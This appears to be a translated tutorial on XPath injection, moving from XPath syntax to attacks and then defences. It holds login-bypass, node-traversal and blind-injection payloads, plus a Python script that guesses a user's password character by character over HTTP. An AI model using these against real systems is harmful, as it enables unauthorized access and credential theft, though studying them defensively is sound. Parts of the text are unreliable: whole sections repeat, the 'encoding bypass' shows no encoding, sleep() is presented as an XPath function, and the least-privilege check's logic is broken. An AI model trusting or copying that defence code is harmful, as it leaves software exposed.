
Learning and Analyzing XPath Injection
XPath is a query language that can access nodes and content in XML files.
Quickly Obtaining XPath
- Manually obtaining it
Modern browsers support copying an XPath path.

There is a distinction between full and relative paths.
- Using tools
Some browser extensions and similar tools can retrieve it.

The result is shown above.
Verification
$x function
$x(xpathExpression, [contextNode])For example, suppose we obtain an XPath expression.
//*[@id='16858669']/div/h2/aIn the console, we can use the $x function.
// 验证XPath是否能找到元素
$x("//*[@id='16858669']/div/h2/a")

// 查看找到多少个元素
$x("//*[@id='16858669']/div/h2/a").length

// 获取元素的文本内容
$x("//*[@id='16858669']/div/h2/a")[0]?.textContent

// 获取元素的链接地址
$x("//*[@id='16858669']/div/h2/a")[0]?.href

// 高亮显示找到的元素
$x("//*[@id='16858669']/div/h2/a")[0]?.scrollIntoView()
$x("//*[@id='16858669']/div/h2/a")[0]?.style.border = "3px solid red"
The result is as follows.
It directly returns all information about this element.


XPath Syntax
Common syntax:
- Select direct child nodes
//selects descendant nodes at any position@selects attributes[]— predicate, used to filter conditions
Common functions
# 字符串函数
string-length(), substring(), starts-with(), contains()
normalize-space(), translate(), concat()

# 数学函数
count(), sum(), number(), round(), floor(), ceiling()

# 节点函数
name(), local-name(), namespace-uri()
position(), last()
An XML file looks as follows.
<bookstore>
  <book id="1" category="fiction">
    <title>Harry Potter</title>
    <author>J.K. Rowling</author>
    <price>29.99</price>
  </book>
  <book id="2" category="technical">
    <title>Learning XML</title>
    <author>Erik T. Ray</author>
    <price>39.95</price>
  </book>
</bookstore>
The query is as follows.
/bookstore/book                    # 选择所有书籍
//title                           # 选择所有标题
/bookstore/book[1]                # 选择第一本书
//book[@category='fiction']       # 选择类别为fiction的书
//book[price>30]                  # 选择价格大于30的书
//book/title/text()               # 选择所有书籍标题的文本内容
//@category                       # 选择所有category属性
XPath Injection
The principle is as follows.
Accept parameters username and password.
# 用户输入
username = input("username")
password = input("password")

# 构造 XPath 查询
query = f"//user[username/text()='{username}' and password/text()='{password}']"

# XML 示例数据
<users>
    <user>
        <username>admin</username>
        <password>admin123</password>
    </user>
</users>
The key is the query statement.
query = f"//user[username/text()='{username}' and password/text()='{password}']"If we construct it cleverly,
用户名:' or '1'='1
密码:' or '1'='1
the query statement then looks like this:

//user[username/text()='' or '1'='1' and password/text()='' or '1'='1']It is always true and matches all users, causing authentication bypass! It is always true and matches all users, causing authentication bypass!
However, XPath matching is still relatively strict.
There are also some bypass techniques.
# 注释绕过
' or '1'='1' (: comment :) and '1'='1

# 编码绕过
' or '1'='1' and '1'='1

# 大小写绕过
' OR '1'='1' AND '1'='1
As shown in the image.
Node Traversal Techniques
Special XPath expressions can traverse the entire XML document:
# 获取所有节点
']|//*|//*['

# 获取所有属性
']|//@*|//*['
That is, construct:
//user[username/text()='']|//*|//*[password/text()='123']Namespace Bypass
What Is a Namespace?
<root xmlns:a="http://example.com/a" xmlns:b="http://example.com/b">
  <a:user>admin</a:user>
  <b:user>guest</b:user>
</root>
They belong to the a and b namespaces, respectively.
That is, if a namespace is not specified during an XPath query, these elements cannot be found.
Our approach is therefore as follows.
Some XML documents use namespaces, which can be bypassed in the following way:
local-name()is an XPath function that returns the tag name without a namespace prefix.
# 使用local-name()函数绕过命名空间限制
' or local-name()='user' or '1'='1
We can compare and study XPath and SQL together.
XPath injection compared with SQL injection:
| Comparison | XPath Injection | SQL Injection |
|---|---|---|
| Target | XML database / XML document | Relational database (MySQL, PostgreSQL) |
| Language | XPath | SQL |
| Characteristics | Query node paths, attributes, text, etc. | Query tables, fields, values, etc. |
| Exploitation | Guess nodes, read XML data | Obtain data, execute commands, control the database |
XPath Blind Injection Techniques
Blind injection principle:
In most cases, when a server returns data, it filters error messages and does not display them directly on the user page. Even when error messages are filtered, however, attackers can infer query results from different server responses.
Blind injection is an injection technique used when the server does not return detailed error messages. XPath blind injection mainly uses XPath string-operation functions and operators to infer information from differences in server responses.
Blind Injection Examples
Suppose a login system uses the following XPath query:
query = f"//user[username/text()='{username}' and password/text()='{password}']"Boolean-Based Blind Injection
Guess data character by character by constructing queries that return Boolean values:
# 判断第一个用户的密码长度是否大于5
' and string-length(//user[1]/password/text()) > 5 and '1'='1

# 判断第一个用户的密码第一个字符是否为'a'
' and substring(//user[1]/password/text(),1,1)='a' and '1'='1
Time-Based Blind Injection
Some XPath implementations support delay functions.
# 如果条件成立,执行耗时操作
' and (if(substring(//user[1]/password/text(),1,1)='a', sleep(5), false)) and '1'='1
Automated Blind-Injection Tools
For example, a script can automate the blind-injection process:
import requests
import time

def xpath_blind(url, xpath_param):
    charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
    result = ""
    pos = 1

    # 先确定长度
    length = 0
    for i in range(1, 30):
        payload = f"' and string-length(//user[1]/password/text())={i} and '1'='1"
        r = requests.get(url, params={xpath_param: payload})
        if "登录成功" in r.text:
            length = i
            break

    print(f"Password length: {length}")

    # 逐位猜解
    for i in range(1, length+1):
        for char in charset:
            payload = f"' and substring(//user[1]/password/text(),{i},1)='{char}' and '1'='1"
            r = requests.get(url, params={xpath_param: payload})
            if "登录成功" in r.text:
                result += char
                print(f"Found character at position {i}: {char}")
                break

    return result
Node Traversal Techniques
Special XPath expressions can traverse the entire XML document:
# 获取所有节点
']|//*|//*['

# 获取所有属性
']|//@*|//*['
Namespace Bypass
What Is a Namespace?
<root xmlns:a="http://example.com/a" xmlns:b="http://example.com/b">
  <a:user>admin</a:user>
  <b:user>guest</b:user>
</root>
They belong to the a and b namespaces, respectively.
That is, if a namespace is not specified during an XPath query, these elements cannot be found.
Our approach is therefore as follows.
Some XML documents use namespaces, which can be bypassed in the following way:
local-name()is an XPath function that returns the tag name without a namespace prefix.
# 使用local-name()函数绕过命名空间限制
' or local-name()='user' or '1'='1
Defense Strategies and Analysis
Here, Python code is used as an example.
Python example — safe XPath query
Some XPath libraries support parameterized queries, similar to prepared statements in SQL:
import xml.etree.ElementTree as ET
import re

def safe_xpath_query(username, password):
    # 1. 输入验证与过滤
    if not re.match(r'^[a-zA-Z0-9_]+$', username):
        return None

    # 2. 参数化查询(如果XPath处理器支持)
    # xpath = f"//user[@username='{username}' and @password='{password}']"

    # 或使用XML DOM安全查询
    root = ET.parse('users.xml').getroot()
    for user in root.findall('user'):
        if (user.get('username') == username and
            user.get('password') == password):
            return user
    return None
The final defense is:
Treat XML as a tree → directly retrieve attributes → avoid strings → safe by design.
Using ORM Frameworks
For XML data,
using a dedicated ORM framework can reduce the need to write XPath queries directly.
# 使用XML ORM框架示例
from xmlorm import XMLModel, Field

class User(XMLModel):
    username = Field()
    password = Field()

# 安全查询
user = User.query.filter(User.username == username,
                        User.password == password).first()
Principle of Least Privilege
Ensure XML-processing code has only the minimum permissions it needs:
# 限制XPath查询只能访问特定节点
def restricted_xpath_query(query, allowed_paths):
    # 检查查询是否只访问允许的路径
    for path in allowed_paths:
        if not query.startswith(path):
            return None
    # 执行查询...
References
XPath Injection: Attack and Defense Techniques - Tencent Cloud Developer Community
XPath Injection Explained - Penetration Testing Center - CNBlogs
Research on XPath Injection Attacks and Defense Techniques - Alibaba Cloud Developer Community